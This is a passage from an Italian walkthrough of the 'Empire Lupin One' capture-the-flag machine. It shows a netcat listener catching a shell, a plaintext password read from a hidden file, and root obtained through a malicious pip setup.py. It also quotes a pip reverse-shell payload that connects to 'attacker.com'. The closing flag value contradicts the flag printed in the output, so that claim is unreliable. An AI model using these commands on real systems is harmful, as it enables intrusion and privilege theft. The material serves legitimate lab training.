icex64@LupinOne:/$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.159] 58736
arsene@LupinOne:/$ 
```


Risultato: accesso come utente arsene e password in chiaro ottenuta.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.159] 58736
arsene@LupinOne:/$ cd /home/arsene
cd /home/arsene
arsene@LupinOne:~$ ls -all
ls -all
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 arsene arsene   47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw------- 1 arsene arsene   67 Oct  4  2021 .secret
arsene@LupinOne:~$ cat .secret
cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
```

3.5 Escalation a root tramite un exploit pip trovato online

Comandi eseguiti: TF=$(mktemp -d) e echo “import os; os.execv(‘/bin/sh’, [‘sh’, ‘-c’ ‘sh <$(tty) >$(tty) 2>$(tty)’])” > $TF/setup.py e sudo pip install $TF



.. / pip

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.


Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
TF=$(mktemp -d)
echo 'import sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")' > $TF/setup.py
pip install $TF
```


File upload

It can exfiltrate files on the network.

(a) Send local file via “d” parameter of a HTTP POST request. Run an HTTP service on the attacker box to collect the file.



```
arsene@LupinOne:~$ cd /usr/bin
arsene@LupinOne:/usr/bin$ ls -la
total 100612
drwxr-xr-x  2 root root     20480 Oct  4  2021 .
drwxr-xr-x 14 root root      4096 Oct  4  2021 ..
-rwxr-xr-x  1 root root     60224 Sep 24  2020 '['
-rwxr-xr-x  1 root root     31096 Apr  3  2021 aa-enabled
-rwxr-xr-x  1 root root     31096 Apr  3  2021 aa-exec
-rwxr-xr-x  1 root root     59744 Aug 12  2021 ab
-rwxr-xr-x  1 root root     26856 Jul 28  2021 addpart
lrwxrwxrwx  1 root root        26 Feb 20  2021 addr2line → x86_64-linux-gnu-addr2line
-rwxr-xr-x  1 root root    436576 Jul 29  2019 analog
lrwxrwxrwx  1 root root         6 Feb 19  2021 apropos → whatis
-rwxr-xr-x  1 root root     18664 Jun 10  2021 apt
-rwxr-xr-x  1 root root     88376 Jun 10  2021 apt-cache
-rwxr-xr-x  1 root root     26936 Jun 10  2021 apt-cdrom
-rwxr-xr-x  1 root root     26856 Jun 10  2021 apt-config
-rwxr-xr-x  1 root root     22848 Jun 10  2021 apt-extracttemplates
-rwxr-xr-x  1 root root    276800 Jun 10  2021 apt-ftparchive
-rwxr-xr-x  1 root root     47416 Jun 10  2021 apt-get
-rwxr-xr-x  1 root root     28191 Jun 10  2021 apt-key
-rwxr-xr-x  1 root root     12242 Mar 28  2021 apt-listchanges
-rwxr-xr-x  1 root root     51512 Jun 10  2021 apt-mark
-rwxr-xr-x  1 root root     39152 Jun 10  2021 apt-sortpkgs
lrwxrwxrwx  1 root root        19 Feb 20  2021 ar → x86_64-linux-gnu-ar
-rwxr-xr-x  1 root root     39744 Sep 24  2020 arch
lrwxrwxrwx  1 root root        19 Feb 20  2021 as → x86_64-linux-gnu-as
lrwxrwxrwx  1 root root        21 Oct  4  2021 awk → /etc/alternatives/awk
-rwxr-xr-x  1 root root     60352 Sep 24  2020 b2sum
-rwxr-xr-x  1 root root     43872 Sep 24  2020 base32
-rwxr-xr-x  1 root root     43872 Sep 24  2020 base64
-rwxr-xr-x  1 root root     39712 Sep 24  2020 basename
-rwxr-xr-x  1 root root     56160 Sep 24  2020 basenc
-rwxr-xr-x  1 root root   1234376 Aug  4  2021 bash
```



```
arsene@LupinOne:/usr/bin$ TF=$(mktemp -d)
echo "import os; os.execv('/bin/sh', ['sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'])" > $TF/setup.py
arsene@LupinOne:/usr/bin$ sudo pip install $TF
Processing /tmp/tmp.Fklr2AWceg
# whoami
root
# ls -all
total 12
drwx------  2 root root 4096 Jan  8 19:44 .
drwxrwxrwt 23 root root 4096 Jan  8 19:44 ..
-rw-r--r--  1 root root   88 Jan  8 19:44 setup.py
# cd root
sh: 3: cd: can't cd to root
# cd /root
# ls -all
total 36
drwx------  4 root root 4096 Oct  7  2021 .
drwxr-xr-x 18 root root 4096 Oct  4  2021 ..
-rw-------  1 root root  234 Oct  7  2021 .bash_history
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Oct  4  2021 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-------  1 root root   12 Oct  4  2021 .python_history
-rw-r--r--  1 root root 3325 Oct  4  2021 root.txt
drwx------  2 root root 4096 Oct  4  2021 .ssh
```


3.6 Verifica dell'utente

Comando usato: whoami

Output: root

3.7 Cattura della seconda flag (root.txt)

Comando usato: cat /root/root.txt



```
# cat root.txt
*,,,,,,,,,,,,,,,,,,,,,,,,,,,,,(((((((((((((((((((((,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,                       .&&&&&&&&&&(          /&&&&&&&&&
,                    &&&&&&*                          @&&&&&&
,                *&&&&&                                   &&&&&&
,              &&&&&                                         &&&&&.
,            &&&&                   ./#%@@&#,                   &&&&*
,          &%&&         &&&&&&&&&&&&**,**/&&(&&&&&&&&                 &&&&
,        &@(&       &&&&&&&&&&&&&&&......,&&*&&&&&&&&&&&                &&&&
,      .& &         &&&&&&&&&&&&&&&      &&.&&&&&&&&&&                 &%&
,     @& &          &&&&&&&&&&&&&&&      && &&&&&&&&&&                  @&&&
,    &%((           &&&&&&&&&&&&&&&      && &&&&&&&&&&                   #&&&
,   &#/*            &&&&&&&&&&&&&&&      && #&&&&&&&&&(                   (&&&
,  %@ &             &&&&&&&&&&&&&&&      && ,&&&&&&&&&&                    /*&/
,  & &              &&&&&&&&&&&&&&&      &&* &&&&&&&&&&                     & &
, & &               &&&&&&&&&&&&&&&,     &&& &&&&&&&&&&(                     &,@
,.& #               #&&&&&&&&&&&&&&(     &&&.&&&&&&&&&&&                     & &
*& &                ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&                  &(&
*& &                ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&                 & &
*& *             &&&&&&&&&&&&&&&&&&&&@.                &&&&&&&&&                  @ &
*&             &&&&&&&&&&&&&&&&&&&@    &&&&&/          &&&&&&&                    & &
*% .          &&&&&&&&&&&@&&&&&&&   &  &&(  #&&&&   &&&&.                         % &
*& *           &&&&&&&&&&   /*      @%&%&&&&&&&&&   &&&&,                         @ &
*& &              &&&&&&&           & &&&&&&&&&&     @&&&                         & &
*& &                   &&&&&        /   /&&&&         &&&                         & @
*/(,                     &&                            &                         / &.
* & &                    &&&        #             &&&&&&      @                  & &.
* .% &                   &&&%&      &    @&&&&&&&&&&.   %@&&*                   ( @,
/  & %                  .&&&&  &@ @                 &/                          @ &
*   & @                 &&&&&&    &&.                ,                         & &
*    & &              &&&&&&&&&& &    &&&(           &                        & &
,     & %          &&&&&&&&&&&&&&&(       .&&&&&&&  &                        & &
,      & .. &&&&&&&&&&&&&&&&&&&&&&&&&&&&&*          &  &                   & &
,       #& & &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&        &.               %  &
,         &  , &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.     &&&&            @ &*
,           & ,, &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.  /&&&&&&&&    & &@
,             &  & #&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&&&&&&@ &. &&
,               && /# /&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&# &&&# &# #&
,                  &&  &( .&&&&&&&&&&&&&&&&&&&&&&&&&&  &&  &&
/                       ,&&(  &&%   *&&&&&&&&&&%   .&&&  /&&,
,                            &&&&&/...         .#&&&&#

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
# █
```

Contenuto della flag: 3mp1r3{Root_Access_Obtained_Successfully}

Conclusione

Questa guida ha illustrato in dettaglio tutte le fasi per compromettere la macchina "Empire Lupin One". Le tecniche utilizzate includono enumerazione web, decodifica Base64, cracking di una chiave SSH, exploit Python e privilege escalation.